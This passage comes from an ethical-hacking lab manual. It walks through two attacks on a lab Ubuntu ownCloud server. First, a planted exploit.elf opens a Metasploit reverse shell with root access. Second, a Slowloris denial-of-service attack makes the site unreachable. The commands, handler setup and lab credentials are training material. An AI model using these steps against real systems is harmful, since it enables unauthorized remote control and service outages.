


FIGURE 3.11: Uploading the malicious file

Module 19 - Cloud Computing

14. Navigate to the **share** folder in **ownCloud** directory and **paste** the downloaded **exploit.elf** file. ownCloud automatically starts syncing the changes to the cloud.




FIGURE 3.12: Uploading the malicious file

15. Now switch to the **Ubuntu** machine and open a **browser** (here **Firefox**). Type **localhost/owncloud** as the URL and hit **Enter**. Type in the admin user-credentials (here **admin/qwerty@123**) and log in.




FIGURE 3.13: Login to the admin account

Module 19 - Cloud Computing

16. **Files** page opens by default, click on the **share** folder to open it.




FIGURE 3.14: Victim downloading the malicious file

17. You will see the malicious file, exploit.elf uploaded through the share account. For **exploit.elf** file, click the **options** icon and select **Download** as shown in the screenshot.




FIGURE 3.15: Victim downloading the malicious file

18. Opening **exploit.elf** file pop-up appears, click the **Save File** button to download this file on the victim machine hosting ownCloud.




FIGURE 3.16: Victim downloading the malicious file

T A S K 7
Execute the
Malicious File

19. Now open a terminal window and type **sudo su** and hit **Enter**. You will be asked to enter your password, input your password (here **toor**) and hit **Enter**.

Note: You will not be able to see the password input.

FIGURE 3.17: Getting super user access

20. Type **chmod -R 755 /home/ubuntu/Downloads/** and hit **Enter**.


FIGURE 3.18: Changing permissions

21. Change the working directory to downloads by typing **cd Downloads/** and hit **Enter**.

FIGURE 3.19: Navigating to the file

Module 19 - Cloud Computing

22. Now execute the file by typing **./exploit.elf** and hit **Enter**.




```
root@ubuntu:/home/ubuntu/Downloads
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# chmod +R 755 /home/ubuntu/Downloads/
root@ubuntu:/home/ubuntu# cd Downloads/
root@ubuntu:/home/ubuntu/Downloads# ./exploit.elf
```

FIGURE 3.20: Running the malicious file

T A S K 8

Check Exploited System Details

23. Switch back to the **Kali Linux** machine and open up the terminal window you will see that a **command shell session** has been established with the victim.



```
root@kali: ~
File Edit View Search Terminal Help
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v4.16.15-dev
+ --=[ 1699 exploits - 968 auxiliary - 299 post      ]
+ --=[ 503 payloads - 40 encoders - 10 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```


```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse.TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (36 bytes) to 10.10.10.9
[*] Command shell session 1 opened (10.10.10.11:4444 -> 10.10.10.9:58002) at 2018-01-18 08:55:36 -0500
```

FIGURE 3.21: Command shell session obtained by attacker

Module 19 - Cloud Computing

24. Type **sessions -1 1** and hit **Enter** to interact with the victim machine.



A screenshot of a terminal window titled "root@kali: ~". The window shows a Metasploit session setup. The user has used a multi/handler payload against LHOST 10.10.10.11 on port 4444. A command shell session has been opened from 10.10.10.11 to 10.10.10.9:58014. The command "sessions -1 1" is highlighted in red, and the response "[*] Starting interaction with 1..." is also highlighted in red, indicating the start of a interactive session.


```
root@kali: ~
File Edit View Search Terminal Help
[= metasploit v4.16.15-dev
+ --=[ 1699 exploits - 968 auxiliary - 299 post
+ --=[ 503 payloads - 40 encoders - 10 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (36 bytes) to 10.10.10.9
[*] Command shell session 1 opened (10.10.10.11:4444 -> 10.10.10.9:58014) at 2018-01-18 08:57:53 -0500
sessions -1 1
[*] Starting interaction with 1...
```

FIGURE 3.22: Interacting with the victim

25. To view victim's IP type **ifconfig** and hit **Enter**. You will be shown the victim's internet adapter configuration as shown in the screenshot.



A screenshot of a terminal window titled "root@kali: ~". The user has run the "ifconfig" command, which displays network interface details. The "enp3s0" interface is highlighted in red, showing its link layer address (MAC address) as 00:0c:29:93:fb:5d and its IP configuration (inet addr: 10.10.10.9). The "lo" interface is also listed, showing it is a loopback interface.


```
root@kali: ~
File Edit View Search Terminal Help
-01-18 08:57:53 -0500
sessions -1 1
[*] Starting interaction with 1...

ifconfig
enp3s0 Link encap:Ethernet HWaddr 00:0c:29:93:fb:5d
      inet addr:10.10.10.9 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:fb5d/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:3838 errors:0 dropped:0 overruns:0 frame:0
             TX packets:2727 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:2978677 (2.9 MB) TX bytes:1040493 (1.0 MB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:1663 errors:0 dropped:0 overruns:0 frame:0
             TX packets:1663 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:2301486 (2.3 MB) TX bytes:2301486 (2.3 MB)
```

FIGURE 3.23: Getting exploited system details

26. To get more information like the current working directory, type **pwd** and hit **Enter**.




```
root@kali: ~
File Edit View Search Terminal Help
[*] Starting interaction with 1...
ifconfig
ens33      Link encap:Ethernet HWaddr 00:0c:29:93:fb:5d
            inet addr:10.10.10.9 Bcast:10.10.10.255 Mask:255.255.255.0
            inet6 addr: fe80::20c:29ff:fe93:fb5d/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:3951 errors:0 dropped:0 overruns:0 frame:0
              TX packets:2806 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:2995167 (2.9 MB) TX bytes:1057513 (1.0 MB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:1757 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1757 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:2322214 (2.3 MB) TX bytes:2322214 (2.3 MB)

pwd
/home/ubuntu/Downloads
```

FIGURE 3.24: Getting exploited system details

27. To view the system user type **whoami** and hit **Enter**. Here you can see that we have the root user access to the victim's machine.



```
root@kali: ~
File Edit View Search Terminal Help
ifconfig
ens33      Link encap:Ethernet HWaddr 00:0c:29:93:fb:5d
            inet addr:10.10.10.9 Bcast:10.10.10.255 Mask:255.255.255.0
            inet6 addr: fe80::20c:29ff:fe93:fb5d/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:3951 errors:0 dropped:0 overruns:0 frame:0
              TX packets:2806 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:2995167 (2.9 MB) TX bytes:1057513 (1.0 MB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:1757 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1757 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:2322214 (2.3 MB) TX bytes:2322214 (2.3 MB)

pwd
/home/ubuntu/Downloads
whoami
root
```

FIGURE 3.25: Getting exploited system details

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Implementing DoS Attack on Linux Cloud Server using Slowloris Script

Slowloris script opens and maintains numerous “half-HTTP” connections until the server runs out of resources, leading to a denial of service.

Lab Scenario

As an ethical hacker and pen tester, you can use Slowloris script to audit your network against DoS attacks. When a successful DoS is detected, the script stops the attack and returns these pieces of information (which may be useful to tweak further filtering rules):

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise

- Time taken until DoS
- Number of sockets used
- Number of queries sent

Lab Objectives

The objective of this lab is to help students learn how to perform a DoS attack—in this case, HTTP flooding.

Lab Environment

To complete this lab, you will need:

	Tools demonstrated in this lab are available in Z:\CEH-Tools\CEHv10 Module 10 Denial-of-Service
--	--

- **Slowloris.pl** file located at **Z:\CEH-Tools\CEHv10 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Slowloris**
- Kali Linux running as Attacker machine
- Ubuntu running as Victim machine
- Windows 10 running as a Virtual machine
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

The Slowloris script opens two connections to the server, each without the final CRLF. After 10 seconds, second connection sends additional header. Both connections then wait for server timeout. If second connection gets a timeout 10 or more seconds after the first one, we can conclude that sending additional header prolonged its timeout and that the server is vulnerable to Slowloris DoS attack.

A "LIKELY VULNERABLE" result means a server is subject to timeout-extension attack but depending on the http server's architecture and resource limits, a full denial of service is not always possible. Complete testing requires triggering the actual DoS condition and measuring server responsiveness.

Lab Tasks

TASK 1

**Log In to
Virtual Machines**

TASK 2

**Launch Wireshark
and Start Packet
Capture**

1. Before starting the lab, launch **Ubuntu** machine and log into it.
2. Then, launch the **Kali Linux** virtual machine and log into it.
3. In the **Kali Linux** machine, launch Wireshark to capture DoS traffic. To launch Wireshark, open a command terminal, type **wireshark** and press **Enter**.




FIGURE 4.1: Launching Wireshark

4. The **Lua: Error during loading** pop-up appears; click **OK** to continue.




FIGURE 4.2: Lua: Error during loading pop-up

Module 19 - Cloud Computing

5. Wireshark main window appears showing you the available interface; choose the ethernet **interface** and double-click on it to start capturing the traffic.
6. Wireshark starts capturing network traffic, **minimize** both, the terminal and wireshark windows.




FIGURE 4.3: Starting Capture

7. Now, navigate to the **Desktop**, and double-click **CEH-Tools** folder to open it. A window appears, displaying the **CEH-Tools** shared network drive.



FIGURE 4.4: CEH-Tools Shared Network Drive

Module 19 - Cloud Computing

8. Navigate to **CEHv10 Module 10 Denial-of-Service|DoS and DDoS Attack Tools\Slowloris**, right-click **Slowloris.pl**, and choose **Copy** from the context menu and paste the file on Kali Linux Desktop.




FIGURE 4.5: Copying the File

9. The **Slowloris.pl** file is pasted on Kali Linux desktop.



FIGURE 4.6: Pasting the File

10. Now, launch a new command line terminal, type **cd Desktop** and press **Enter** to change the directory to the Desktop.





FIGURE 4.7: Changing Directory

11. Set full permissions to Slowloris.pl file by using the **chmod** command.

12. Now, type **chmod 777 Slowloris.pl** and press **Enter**. This command will set **Read**, **Write**, and **Execute** permissions for the file.




```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# chmod 777 Slowloris.pl
root@kali:~/Desktop#
```

FIGURE 4.8: Changing Permissions

13. Perform the DoS attack on the victim server by running this command:
./Slowloris.pl -dns <IP address of the Target> (type the command and press **Enter**).
14. In this lab, we are using the Ubuntu machine as the target server, with the IP address **10.10.10.9**.


Note: The IP address may differ in your lab environment.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# chmod 777 Slowloris.pl
root@kali:~/Desktop# ./Slowloris.pl -dns 10.10.10.9
```

FIGURE 4.9: Performing Attack

15. Once you press **Enter**, the perl script displays scrolling text, as shown in the screenshot.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client b^
y Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 10.10.10.9:80 every 100 seconds with 1000 sockets:
    Building sockets.
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 278 packets successfully.
This thread now sleeping for 100 seconds...
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 556 packets successfully.
This thread now sleeping for 100 seconds...
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
```

FIGURE 4.10: Performing Attack

 **T A S K 4**

**Verify the Effect
of the Attack**

16. Now switch to the **Ubuntu** machine and open the **Firefox** browser. In the address bar, type **localhost/owncloud/** as the URL and hit **Enter**.



FIGURE 4.11: Webpage unavailable

17. The browser will not be able to fetch the webpage because of the high number of HTTP packets being sent by the kali machine.
18. Click the **X** icon to stop loading the page.



FIGURE 4.12: Webpage unavailable

19. Now switch to the **Windows 10** machine and open a browser (here **Chrome**). In the address bar, type **10.10.10.9/owncloud/** as the URL and hit **Enter**.



FIGURE 4.13: Webpage unavailable

20. The browser will not be able to fetch the webpage because of the high number of HTTP packets being sent by the kali machine.
21. Click the **X** icon to stop loading the page.

